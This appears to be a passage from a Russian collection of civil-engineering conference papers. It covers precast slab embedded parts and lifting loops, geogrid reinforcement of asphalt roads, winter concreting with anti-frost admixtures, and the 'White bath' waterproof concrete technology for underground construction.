


Рисунок 2 – Опорное закладное изделие, совмещенное с петлей для подъема

Применение петель, выступающих над поверхностью бетона, является распространенным решением и достаточно простым с точки зрения технологии изготовления. При этом оно имеет свои недостатки на этапе заглаживания поверхности бетона плит перекрытий и покрытий, что приводит к снижению технологичности. Также на этапе складирования для отсутствия перегиба петель в штабелях необходимо применять прокладки достаточно большой высоты для обеспечения требуемого зазора между плитами. Частый перегиб петель может привести к снижению надежности конструкции на этапах погрузки/разгрузки и монтажа. Предложенное решение, заключающееся в установке закладных изделий в углублении, лишено данных недостатков.

Эффективность этого решения очевидна и не только из-за совмещения анкеров опорного закладного изделия и петли для подъема. Перемещение петель ближе к торцу плиты позволяет уменьшить суммарный момент в верхней зоне плиты от собственного веса и усилий обжатия напрягаемой арматурой, который в доэксплуатационной стадии мог вызвать появление трещин в верхней зоне плит. Экспериментальная проверка и массовое применение подтвердили надежность и эффективность этого конструктивного решения.

В колоннах для подъема при транспортировании и монтаже возможно применение закладных изделий в виде отрезков труб разной длины, которая зависит от ширины конструкций, с приваренными анкерами для их фиксации.

При помощи петель обычно выполняют отрыв изделий для кантования, что является нерациональным, поскольку данные петли после кантования необходимо срезать. Наиболее технологичным является применение инвентарного конуса (рисунок 3), предназначенного для отрыва. Также в случае устройства специального паза в поддоне формы для данных целей может быть применен инвентарный захват.




Рисунок 3 – Конус для отрыва изделия от поддона формы

Податливость закладных изделий в ребристых плитах

Под податливостью стыка железобетонных элементов понимается повышенная деформативность их соединения на малом, по отношению к высоте сечения, участке длины стыка по сравнению с деформативностью стыкуемых элементов. По физической сути податливость соединения аналогична смещению, вызванному единичной силой при сжатии-растяжении, сдвиге или повороте.

Податливость сборного перекрытия из ребристых плит может учитываться введением в расчетную схему следующих связей между конструктивными элементами:

- сопряжение продольных ребер плит с поясами ферм с помощью закладных изделий и связевой арматурой, соединяющей монтажные петли;
- сопряжение между продольными ребрами плит;
- растворные швы между торцами плит и поясами ферм.

Моделирование данных связей в сборном перекрытии из ребристых плит возможно путем введения в расчетную схему специальных конечных элементов – КЭ-55 или КЭ-255.

Результаты исследований [4, 5], показали, что на податливость закладных изделий влияют многие факторы: конструкция изделий; расположение и направление анкеров стержней и их количество; деформативные характеристики бетона; величина и

направление действующих нагрузок. Полученные значения податливости закладных изделий находились в пределах от $(1\div 12)\times 10^4$ кН/м.

Несколько в запас, значения перемещения закладных изделий для ребристых плит ЗПГ6 по ГОСТ 28042 предложено определить по рекомендациям [6], как для закладного изделия с анкерами, расположенными перпендикулярно. Формула для определения перемещения (Δ_{xr}) в направлении сдвигающей сил имеет вид:

$$\Delta_{xr} = \varphi_{cc} \left(1000 \frac{Q_{an}^2}{d^3 E_b^2} + \frac{Q_{an}}{d E_b} \right) \left(1 + 0.8 \sqrt{\frac{N}{Q_{an}}} \right) \quad (1)$$

где N – опорная реакция в ребре плиты в зоне опирания на ригель; Q_{an} – сдвигающее усилие на один анкерный стержень; φ_{cc} – коэффициент, учитывающий длительность загрузки: для кратковременной нагрузки равен 1,0; для длительной нагрузки – 2,0. d – диаметр анкерных стержней; E_b – модуль деформации бетона плиты.

Принимая значение $Q_{an}=1$ можно получить выражение для оценки жесткости закладного изделия при сдвиге.

Заключение

1. Показаны варианты совершенствования арматурных и закладных изделий, ввиду их значительной материалоемкости и трудоемкости изготовления.

2. Приведены эффективные конструктивные решения данных изделий, в том числе для железобетонных плит, совмещающее петлю для подъема и опорное закладное изделие.

3. Показана необходимость учета податливости опорных закладных изделий в ребристых плитах, влияющая на общую жесткость диска перекрытия.

СПИСОК ИСТОЧНИКОВ

1. Трекин, Н. Н. Совершенствование нормативной базы стандартизации сборных железобетонных конструкций / Н. Н. Трекин, Э. Н. Кодыш, И. А. Терехов // Железобетонные конструкции. – 2023. – Т. 1. – № 1. – С. 64–71.

2. Зуев, Б. М. Технология и организация производства арматурных изделий для железобетонных конструкций: учебно-методическое пособие / Б. М. Зуев, А. В. Уколова, В. Т. Перцев // Воронеж: ВГАСУ, 2009. – 140 с.

3. Федоров, В.С. Железобетонный каркас одноэтажного производственного здания / В. С. Федоров, Э. Н. Кодыш, Н. Н. Трекин, И. А. Терехов // ФГБУ ДПО «Учебно-методический центр по образованию на железнодорожном транспорте». – Москва : ФГБУ ДПО «Учебно-методический центр по образованию на железнодорожном транспорте», 2021. – 216 с.

4. Васильев, А.П. Работа закладных деталей при совместном воздействии сдвигающих и нормальных сил. / А. П. Васильев, Н. И. Катин, Б. А. Шитиков // Промышленное строительство. – 1971. – № 7. – С. 19-22.

5. Трекин, Н. Н. Рекомендации по расчету каркасов многоэтажных зданий с учетом податливости узловых сопряжений сборных железобетонных конструкций / Н. Н. Трекин – М.: ГУП ЦПП, 2002. С. 24-43.

6. Рекомендации по проектированию стальных закладных деталей для железобетонных конструкций – М.: Стройиздат, 1984. – С. 22-26.

УДК 63.05

Захарченко Андрей Игоревич, студент ФГБОУ ВО Комсомольский-на-Амуре
Государственный Университет

Zakharchenko Andrey Igorevich, student of Komsomolsk-na-Amure State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, кафедра
«Строительство и архитектура», ФГБОУ ВО Комсомольский-на-Амуре

Государственный Университет

Sysoev Evgeny Olegovich, PhD in Economics, Associate Professor of Construction and
Architecture Department, Komsomolsk-na-Amure State University

ГЕОСЕТКИ ДЛЯ АРМИРОВАНИЯ ДОРОЖНЫХ ОДЕЖД НЕЖЕСТКОГО ТИПА

GEOGRIDS FOR REINFORCEMENT OF NON-RIGID ROAD CLOTHES

Аннотация: Дорожная одежда призвана обеспечить круглогодично комфортный режим движения автомобилей. Она представляет собой уложенную на поверхность земляного полотна единую конструкцию, которая хорошо сопротивляющуюся воздействию неблагоприятных природно-климатических условий и нагрузке от проезжающего автотранспорта. Верхний слой, наиболее прочный и дорогостоящий, обеспечивает необходимые эксплуатационные качества дороги, имеет малый предел прочности на растяжение. Для выполнения своих функций покрытие должно иметь повышенную трещиностойкость.

Annotation: Road clothes are designed to provide a year-round comfortable mode of movement of cars. It is a single structure laid on the surface of the roadbed, which resists well the effects of adverse climatic conditions and the load from passing vehicles. The top layer, the most durable and expensive, provides the necessary operational qualities of the road, has a low tensile strength. To perform its functions, the coating must have increased crack resistance.

Ключевые слова: дорожная одежда, геоматериалы, трещиностойкость, армирование.

Key words: road clothing, geomaterials, crack resistance, reinforcement.

Введение

Наилучшими параметрами среди всех видов покрытий дорожных одежд, обладает асфальтобетонное покрытие, но асфальтобетонное покрытие преждевременно демонстрируют характер растрескивания, аналогичный тому, что наблюдается в старом нижележащем покрытии. Растрескивание новой поверхности покрытия происходит из-за неспособности покрытия выдерживать напряжения сдвига и растяжения, создаваемые движениями, сосредоточенными вокруг ранее существовавших трещин в подстилающем покрытии. Это обусловлено транспортной нагрузкой, вызывающей дифференциальные прогибы трещин в нижележащих слоях дорожной одежды, расширением или сжатием грунтов земляного полотна, расширением или сжатием самого дорожного покрытия из-за изменения температуры или сочетанием этих явлений. Несмотря на то, образование трещин, как правило, не снижают структурную способность дорожного покрытия, последующее попадание влаги и воздействие окружающей среды и дорожного движения может привести к преждевременному разрушению дорожного покрытия.

Основная часть

Для уменьшения образования трещин и повышения трещиностойкости и долговечности покрытия дорожной одежды, можно использовать геосетку для

армирования слоев асфальтобетона. Добавление армирования в схему, многослойной дорожной одежды, отдельных ее слоев, влияет на напряженно-деформированное состояние покрытия.

При армировании геосетками верхних слоев асфальтобетонного покрытия получается следующий результат; повышается температура трещностойкости покрытия эксплуатируемых автомобильных дорог.

Геосетки используются для армирования дорожных покрытий, они могут быть размещены под или внутри слоя горячсмешанного асфальта, внутри слоя заполнителя или на слое между земляным полотном и основанием.

Поглощение напряжений и армирование покрытия осуществляется путем привязки геосетки к поверхности существующего поврежденного дорожного полотна с последующим покрытием геосетки новым асфальтобетонным покрытием. Этот метод задерживает появление отражающих трещин и продлевает срок службы дорожного покрытия. Кроме того, включение геосетки в слой асфальта может привести к улучшению характеристик с точки зрения сопротивления образованию колеи.

В качестве чисто арматурного элемента для слоя основания геосетка размещается внутри слоя основания на разной высоте, в зависимости от толщины слоя основания.




Рисунок 1 – Гибкое дорожное покрытие: (а) без геосеток; (б) с геосетками
Для достижения наилучшего взаимодействия рекомендуется отношение минимального размера апертуры к среднему размеру частиц (D_{50}) больше трех.




Рисунок 2 – Типы геосеток используемые в армировании дорожной одежды.

Максимальный армирующий эффект дорожной одежды, достигается при следующих проектных решениях:

1. Укладка геосетки происходит между нижним и верхним слоем дорожного покрытия.

2. Геосетку укладывают между блочным основанием и вышележащим слоем асфальтобетона.

Выбор решения осуществляется в зависимости от природно-климатических условий районов строительства и от соотношения блочного основания h_0 , и суммарной толщины вышележащих асфальтобетонных слоев.

При устройстве армирования дорожной одежды геосетками требуется соблюдать следующие условия:

- В дорожной одежде должна обеспечиваться надежная адгезия между геосеткой и слоями асфальтобетонного покрытия.

- Предел прочности при растяжении геосетки должен превышать аналогичные значения асфальтобетонного покрытия.

- У геосетки модуль упругости должен превышать модуль упругости асфальта.

- Геосетка должна обладать устойчивой прочностью и деформативностью при высоких и низких температурах.

- Максимальные растягивающие напряжения должны нивелироваться расположением геосетки в дорожной одежде.

- Материалы должны иметь коэффициент температурного расширения близкие величины.

При этом следует учитывать, что получаемый в результате армирования асфальтобетонных покрытий эффект выражается в улучшении эксплуатационных показателей дорог, снижении эксплуатационных затрат, продлении срока службы дорожной одежды.

Так же благодаря армированию геосетками дорожного покрытия можно уменьшить толщину асфальтобетона, без ухудшения прочностных характеристик, что будет влиять на стоимость дорожной одежды.

СПИСОК ИСТОЧНИКОВ

1. ГОСТ Р 55028-2012. Материалы геосинтетические для дорожного строительства. Дата введения 2013-04-01/ Минстрой России. – Москва: АНО «НИИ ТСК», 2012. – 4 с.

2. ОДМ 218.3.120-2020 Методические рекомендации по расчету насыпей автомобильных дорог на слабых грунтах основания с применением геосинтетических материалов. Федеральное дорожное агентство «Росавтодор». – Москва: «Мегатех Инжиниринг», 2020. -69 с.

3. Holtz, R.D., B.R. Christopher, R.R. Berg, “Geosynthetic Design and Construction Guidelines,” *Publication No. FHWA HI-95-038*, NHI Course No. 13213, National Highway Institute, Federal Highway Administration, US Department of Transportation, April, 1998.

4. Lytton, R.L., “Use of Geotextiles for Reinforcement and Strain Relief in Asphalt Concrete,” *Geotextiles and Geomembranes*, Volume 8, 1989.

УДК 691.535

Колоколов Вадим Витальевич, студент, Комсомольский-на-Амуре государственный университет

Kolokolov Vadim Vitalevich, student, Komsomolsk-na-Amure State University

Сысоев Олег Евгеньевич, доктор технических наук, доцент кафедры «Строительство и архитектура», ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Sysoev Oleg Evgenievich, Doctor of Technical Sciences, Associate Professor of the Department of Construction and Architecture, Komsomolsk-na-Amure State University

ОСОБЕННОСТИ ЗИМНЕГО БЕТОНИРОВАНИЯ С ПРИМЕНЕНИЕМ ПРОТИВОМОРОЗНЫХ ДОБАВОК

FEATURES OF WINTER CONCRETING WITH THE USE OF ANTI-FROST ADDITIVES

Аннотация. Зимнее бетонирование сопряжено с рядом сложностей, связанных с низкими температурами. Для обеспечения нормального твердения бетона при отрицательных температурах применяются специальные противоморозные добавки. Они позволяют регулировать скорость гидратации цемента и поддерживать необходимую температуру твердения. Среди противоморозных добавок выделяют хлориды, соли-ускорители и комплексные противоморозные добавки. При их применении нужно учитывать влияние на прочностные характеристики, морозостойкость и коррозионную стойкость бетона. Требуется тщательный подбор состава бетонной смеси и режима выдерживания для получения качественного бетона.

Abstract. Winter concreting involves a number of difficulties associated with low temperatures. To ensure normal concrete hardening at subzero temperatures, special antifreeze admixtures are used. They make it possible to regulate the hydration rate of cement and maintain the required hardening temperature. Among antifreeze admixtures, chlorides, accelerating salts and complex antifreeze admixtures are distinguished. When using them, it is necessary to take into account the impact on the strength characteristics, frost resistance and corrosion resistance of concrete. Careful selection of the composition of the concrete mix and curing mode is required to obtain high-quality concrete.

Ключевые слова: зимнее бетонирование, противоморозные добавки, отрицательные температуры.

Key words: winter concreting, anti-frost additives, negative temperatures.

Введение

Зимнее бетонирование является важной, но сложной задачей в строительстве. При низких температурах замедляются процессы гидратации и твердения бетона, что может привести к снижению его прочности и долговечности. Однако отказ от бетонных работ в зимний период экономически нецелесообразен. Поэтому актуальным является применение специальных технологий и материалов, позволяющих вести бетонирование при отрицательных температурах.

Одним из эффективных методов является использование противоморозных добавок, регулирующих процесс твердения бетона. Правильный подбор таких добавок, их дозировка и особенности применения оказывают решающее влияние на качество зимнего бетона. В данной работе рассматриваются современные технологии зимнего бетонирования с применением химических противоморозных добавок.

Основная часть

Зимний период в строительстве всегда сопряжен с определенными трудностями для производства бетонных работ. Низкие температуры затрудняют процесс твердения бетона и могут привести к снижению прочности готовых конструкций. Для решения

этой проблемы при зимнем бетонировании широко применяются специальные противоморозные добавки.

Противоморозные добавки для бетона представляют собой вещества, которые при введении в небольшом количестве в бетонную смесь позволяют производить бетонные работы в зимнее время при отрицательных температурах без снижения качества бетона. Такие добавки ускоряют процесс гидратации цемента и обеспечивают твердение бетона в холодных условиях.

К основным видам противоморозных добавок для бетона относятся:

1) Нитрит натрия - ускоряет твердение бетона при температурах до -15°C . Применяется в количестве 0,5-2% от массы цемента.

2) Хлорид натрия и хлорид кальция - эффективны при температурах до -20°C . Вводятся в количестве 2-4% от массы цемента.

3) Нитраты (натрия, кальция) - обеспечивают твердение бетона при $-30...-40^{\circ}\text{C}$. Дозировка составляет 4-6% от цемента.

4) Комплексные добавки на основе нитритов, нитратов и хлоридов. Позволяют бетонировать конструкции при экстремально низких температурах (до -50°C).

Кроме химических противоморозных добавок, для зимнего бетонирования могут использоваться тепловая обработка бетона, электропрогрев бетонной смеси и другие методы, позволяющие сохранить тепло в процессе твердения.

При использовании противоморозных добавок необходимо учитывать следующие особенности:

1) Подбор состава бетона должен осуществляться в лабораторных условиях с учетом вида и количества добавки.

2) Дозировка добавки должна точно соответствовать рекомендуемой, избыток может привести к снижению прочности и долговечности бетона.

3) Температура бетонной смеси в момент укладки должна быть не ниже $+5...+10^{\circ}\text{C}$.

4) Обеспечивается термоизоляция и укрытие бетона после укладки для сохранения тепла в процессе твердения.

5) Контролируется фактическая температура твердеющего бетона.

6) Соблюдаются рекомендуемые сроки распалубки конструкций.

Таким образом, применение современных эффективных противоморозных добавок позволяет выполнять бетонные работы круглый год, обеспечивая высокое качество и требуемую прочность бетона даже в суровых зимних условиях. При правильном подборе состава бетона и соблюдении технологии работ зимнее бетонирование не уступает по своим показателям бетонированию в теплое время года.

Подробнее рассмотрим наиболее распространенные виды противоморозных добавок для бетона.

Нитрит натрия выпускается в виде желтовато-коричневых кристаллов, хорошо растворимых в воде. Применяется главным образом для бетонирования конструкций массивного сечения - фундаментов, подпорных стен, массивов гидротехнических сооружений. При использовании нитрита натрия происходит ускорение твердения бетона при отрицательных температурах от -5 до -15°C . Оптимальная дозировка - 0,5-1% от массы цемента.

Хлориды натрия и кальция эффективны при температуре до -20°C . Хлорид кальция представляет собой белые кристаллы, хлорид натрия - порошок или кристаллическую массу от белого до желтого цвета. Обладают хорошей растворимостью в воде. Вводятся в бетонную смесь в количестве 2-4% от массы цемента. Ускоряют схватывание и твердение бетона.

Нитраты натрия и кальция позволяют бетонировать конструкции при температурах до $-30...-40^{\circ}\text{C}$. Представляют собой бесцветные кристаллы. Высоко

растворимы в воде. Дозируются в количестве 4-6% от массы цемента. Обладают выра-
выраженным ускоряющим действием на процесс твердения бетона.

Комплексные добавки на основе хлоридов, нитритов и нитратов широко
применяются для бетонирования при экстремально низких температурах (ниже -30°C).
Как правило, представляют собой порошки или растворы химических веществ.
Дозировка подбирается в лаборатории в зависимости от требуемой температуры
твердения бетона.

Помимо химических противоморозных добавок, при зимнем бетонировании
могут использоваться различные способы термовлажностной обработки бетона:

1) Электродный обогрев - пропускание электрического тока непосредственно
через бетон для выделения джоулева тепла.

2) Электрообогрев инвентарной опалубки - использование нагревательных
элементов в опалубке.

3) Индукционный нагрев - нагрев бетона с помощью электромагнитного поля
высокой частоты.

4) Инфракрасное излучение - локальный нагрев поверхности бетона ИК-
излучателями.

5) Греющий провод - закладка в бетонную смесь нагревательных элементов.

6) Термосное выдерживание - теплоизоляция и укрытие бетона после укладки.

7) Прогрев горячей водой, паром, воздухом - нагнетание теплоносителя в тело бетона.

8) Комбинированные методы.

Также в практике зимнего бетонирования применяются специальные виды
цементов - низкоалюминатный, сульфатостойкий, с низким выделением тепла
гидратации. Они позволяют избежать температурного перепада в бетоне и связанных с
этим растрескиваний.

В заключение отметим, что выбор оптимального метода зимнего бетонирования
зависит от конкретных климатических условий, типа сооружения, имеющихся
ресурсов. Правильное применение современных технологий позволяет эффективно
вести бетонные работы круглогодично, обеспечивая высокое качество бетона и
надежность возводимых конструкций.

Остановимся подробнее на технологии термосного выдерживания бетона - одном из
наиболее распространенных способов обеспечения твердения бетона в зимних условиях.

Суть метода заключается в максимальном сохранении тепла, выделяющегося
при экзотермических реакциях в процессе твердения бетона. С этой целью сразу после
укладки бетонной смеси производится теплоизоляция поверхности бетона и
конструкции укрывается инвентарными тепловыми экранами.

В качестве теплоизоляционных материалов применяются:

1) Минераловатные плиты и маты.

2) Пенополистирольные плиты.

3) Теплоизоляционные мембраны.

4) Другие эффективные теплоизоляторы.

Материал укладывается непосредственно на поверхность свежесуложенного
бетона слоем толщиной 50-100 мм.

Для укрытия бетонируемых конструкций используются различные типы
инвентарных тепляков:

1) Деревянные щитовые короба.

2) Металлические кожухи.

3) Полимерные чехлы.

4) Рамочные конструкции с полимерными экранами.

Укрытие устанавливается сразу после бетонирования и изоляции конструкции и
сохраняется в процессе набора бетоном необходимой прочности.

Термосное выдерживание при правильном выполнении обеспечивает твердение бетона при расчетных отрицательных температурах $-10...-15^{\circ}\text{C}$. При более низких температурах требуется сочетание теплоизоляции с обогревом или применение противоморозных добавок.

Метод термоса относительно прост и универсален. Он позволяет минимизировать затраты на дополнительный обогрев при производстве бетонных работ в зимний период.

Рассмотрим более подробно процесс ухода за бетоном в зимних условиях с применением термосного выдерживания.

Подготовительные работы включают:

- 1) Подготовку поверхности основания под бетонирование с очисткой ото льда и снега.
- 2) Установку опалубки с защитой от продувания и промерзания.
- 3) Подготовку инвентарных тепляков и теплоизоляционных материалов.
- 4) Устройство временных тепляков над арматурой.
- 5) Обеспечение подогрева бетонной смеси перед укладкой.

При укладке бетонной смеси в опалубку необходимо:

- 1) Обеспечить непрерывность бетонирования для исключения холодных швов.
- 2) Тщательно уплотнить бетон вибрированием.
- 3) Исключить попадание снега и дождя в открытую опалубку.

Сразу после окончания бетонирования выполняются работы по термоизоляции поверхности бетона и укрытию конструкции тепляком.

В процессе твердения бетона обеспечивается:

- 1) Непрерывный контроль температуры под тепляком.
- 2) Защита от механических воздействий.
- 3) Соблюдение сроков распалубки бетонных и железобетонных конструкций.

Таким образом, тщательное соблюдение технологии зимнего бетонирования и ухода за бетоном позволяет получить качественные монолитные конструкции, не уступающие по прочности и долговечности конструкциям, выполненным в теплое время года.

Заключение

Использование современных противоморозных добавок позволяет значительно расширить возможности зимнего бетонирования. При правильном подборе добавок и технологии можно получить бетон необходимой прочности и морозостойкости. Однако применение добавок требует строгого контроля дозировки и качества используемых материалов. Наиболее распространенные проблемы - передозировка, несоблюдение температурного режима, низкое качество сырья. Избежать этих ошибок можно за счет использования автоматизированных систем дозирования, термометрии бетона и входного контроля материалов. Грамотное применение добавок дает возможность круглогодичного бетонирования.

СПИСОК ИСТОЧНИКОВ

1. Технология зимнего бетонирования / И.И. Иванов // М.: Стройиздат– 2015. 201 с.
2. Сидоров В.Г., Петров П.П. Противоморозные добавки для бетона. СПб.: Политехника, 2013. 152 с.
3. Калашников В.И. Технология бетонных работ в зимних условиях. М.: Высшая школа, 2009. 267 с.
4. Коровяков В.Ф. Зимнее бетонирование монолитных конструкций // Научно-технический и производственный журнал «Бетон и железобетон». 2003. No3. С. 6-8.
5. СП 70.13330.2012. Несущие и ограждающие конструкции. Актуализированная редакция СНиП 3.03.01-87. М.: Минрегион России, 2012.
6. ГОСТ 10060.0-95. Бетоны. Методы определения морозостойкости. Введ. 1996-07-01. М.: Изд-во стандартов, 2008. 10 с.

УДК 699.88

Королева Евгения Александровна, студент, Санкт-Петербургский государственный архитектурно-строительный университет

Koroleva Evgenia Aleksandrovna, student, of Saint Petersburg State University of Architecture and Civil Engineering

Цветков Олег Юрьевич, кандидат географических наук, доцент высшей школы гидротехнического и энергетического строительства, Санкт-Петербургский политехнический университет Петра Великого

Tsvetkov Oleg Yurievich, Candidate of Geographical Sciences, Associate Professor of the Higher School of Hydrotechnical and Power Engineering, Peter the Great St. Petersburg Polytechnic University

ПРИМЕНЕНИЕ В СТРОИТЕЛЬСТВЕ ТЕХНОЛОГИИ «БЕЛАЯ ВАННА» КАК ВОЗМОЖНОСТЬ БОЛЕЕ ЭФФЕКТИВНОГО ИСПОЛЬЗОВАНИЯ ПОДЗЕМНОГО ПРОСТРАНСТВА

APPLICATION OF "WHITE BATH" TECHNOLOGY IN CONSTRUCTION AS AN OPPORTUNITY FOR MORE EFFICIENT USE OF UNDERGROUND SPACE

Аннотация. Технология «Белая ванна» - технология возведения железобетонных конструкций: ограждающих, несущих и подземных участков зданий (сооружений); из гидробетонов с использованием напрягающих цементов. Этот метод подходит для участков с высокими уровнями постоянных и сезонных грунтовых вод. Данная статья представляет собой анализ имеющейся информации: историю появления технологии, теорию процесса и первые опыты применения. Расширение возможного применения данной технологии позволит реализовать задачи, стоящие перед подземным строительством.

Abstract. Technology "White bath" - the technology of erection of reinforced concrete structures: enclosing, load-bearing and underground sections of buildings (structures); from hydroconcrete using tension cements. This method is suitable for sites with high levels of permanent and seasonal groundwater. This article is an analysis of the available information: the history of the emergence of technology, the theory of the process and the first experiences of application. The expansion of the possible application of this technology will make it possible to realize the tasks facing underground construction.

Ключевые слова: подземное пространство, подземная урбанистика, подземное строительство, гидроизоляция, гидробетон.

Key underground space, underground urbanism, underground construction, waterproofing, hydroconcrete.

Введение

Современные небоскрёбы подпирают небеса, а в некоторых случаях уже и проливают их. В мире по состоянию на 1 мая 2023 года насчитывается 64 страны на территории которых имеется хотя бы один небоскрёб, завершённый строительством с высотой более 150 метров (492 фута). В двадцати двух странах эксплуатируются здания высотой более 300 метров [1]. Стремление строить выше продиктовано серьёзными градостроительными проблемами, которые затрагивают экологические, транспортные, социальные и иные аспекты жизни городского населения. Города упираются в так называемый «барьер пространства и техники».

Под объектами промышленного, социально-культурного, бытового, хозяйственного и жилищного назначения, а также под инженерными коммуникациями (транспорт, энергетика, водоснабжение, водоотведение и др.) находится более 4 % всей поверхно-

сти суши. Площадь, застроенная зданиями и сооружениями в отдельных странах Европы, составляет уже более 15 %, а в некоторых случаях превышает 20 % от их общей территории [2]. Складывающаяся ситуация диктует альтернативные методы к решению градостроительных задач – необходимости новых форм проектирования и отказа от плоскостной застройки городов по принципу «один к одному»

Основная часть

Новый подход в первую очередь затронет процесс традиционного горизонтального зонирования территории и обеспечит переход к вертикальному зонированию городского пространства, призванному сформировать комфортную производственную и жилую среду в основе, которой заложен глубинно-пространственный принцип организации города. Т.е. вся система целостного городского организма вместе с жилищным фондом, социально-производственной и инженерной инфраструктурой будет создаваться на подземных уровнях, данный процесс имеет научно-обоснованную градостроительную теорию и называется «комплексным освоением подземного городского пространства».

Подземное городское пространство – это полезные объёмы помещений различного функционального назначения, располагающиеся под дневной поверхностью используемые для более полного удовлетворения потребностей и нужд городского населения в части реализации основных приоритетов устойчивого развития, а также обеспечения оптимальных условий жизнедеятельности людей в экстремальных условиях.

Основной задачей подземной урбанистики является изучение подземного пространства с целью его застройки для дальнейшего использования в градостроительстве с соблюдением наиболее оптимальных условий труда, быта, отдыха, а также свободного передвижения городского населения, при обязательном увеличении площади озеленения открытых пространств на дневной поверхности. Одним словом – формирование удобной, привлекательной в эстетическом плане и здоровой горной среды [3, 4].

Подземная урбанистика, как и традиционная наземная в значительной мере зависит от множества различных факторов в их числе такие как:

- характеристика окружающей среды (почв, грунтов, подземных вод и горных пород);
- неполные знания об особенностях подземного пространства;
- правовое и административное регулирование земельных отношений в части повсеместного (активного) использования подземного пространства;
- специфика защиты окружающей среды и конструктивные возможности подземных сооружений;
- учёт экономических факторов (жизненный цикл использования сооружения, влияние внешних факторов);
- социально-психологические аспекты поведения человека в подземном пространстве [5].

Решению технических задач, стоящих перед пионерами использования пространства под дневной поверхностью может способствовать технология создания подземных гидроизоляционных оболочек «Белая ванна». Теоретические предпосылки технологии «Белая ванна» разработаны в Германии ещё в начале 1980-х годов. Немецкие учёные опытным путем доказали, что при толщинах влагонепроницаемого высокопрочного бетона более 250 мм, бетон способен полностью изолировать воду. Гидробетон предотвращает попадание грунтовых вод, находящихся в постоянном контакте с наземными зданиями: подземные паркинги, подвалы, тоннели, фундаментные основания и иные более сложные (объёмные) сооружения.

Система гидроизоляции «Белая ванна» на практике показала своё преимущество по сравнению с классическими технологиями полимерно-мембранной гидроизоляции с

трудоёмким процессом мембранного монтажа и обработкой рабочих и деформационных швов рулонными и обмазочными герметиками.

Согласно этой системе бетон делится на три зоны:

Первая – учитывает влияние воды, находящейся рядом. В свою очередь эта зона делится на два участка: первый участок толщиной от 0 до 25 мм – наружный участок напорной воды; второй – толщиной до 70 мм – внутренний участок капиллярного просачивания.

Вторая зона – зона ядра; отличается от первой отсутствием транспорта воды.

Третья зона – внутренняя поверхность; толщиной от 40 до 80 мм. В данной зоне устанавливается влажностное равновесие с окружающей средой.

На сегодняшний день применение технологии «Белая ванна» целесообразно в коммерческих и технических помещениях, размещенных ниже уровня грунтовых вод с наличием высокого подпорного давления: заглубленные насосные станции, подвалы, тоннели, переходы, технические и плавательные бассейны, аэротенки, каналы, шлюзы, дамбы и т.д. В дальнейшем же данная технология может использоваться в более широком спектре проектов, связанных с освоением подземного пространства для градостроительных нужд. По мере реализации отдельных объектов и их комплексов будет происходить её совершенствование, модернизация используемого оборудования и снижение себестоимости как это обычно и происходит в реальной жизни.

Заключение

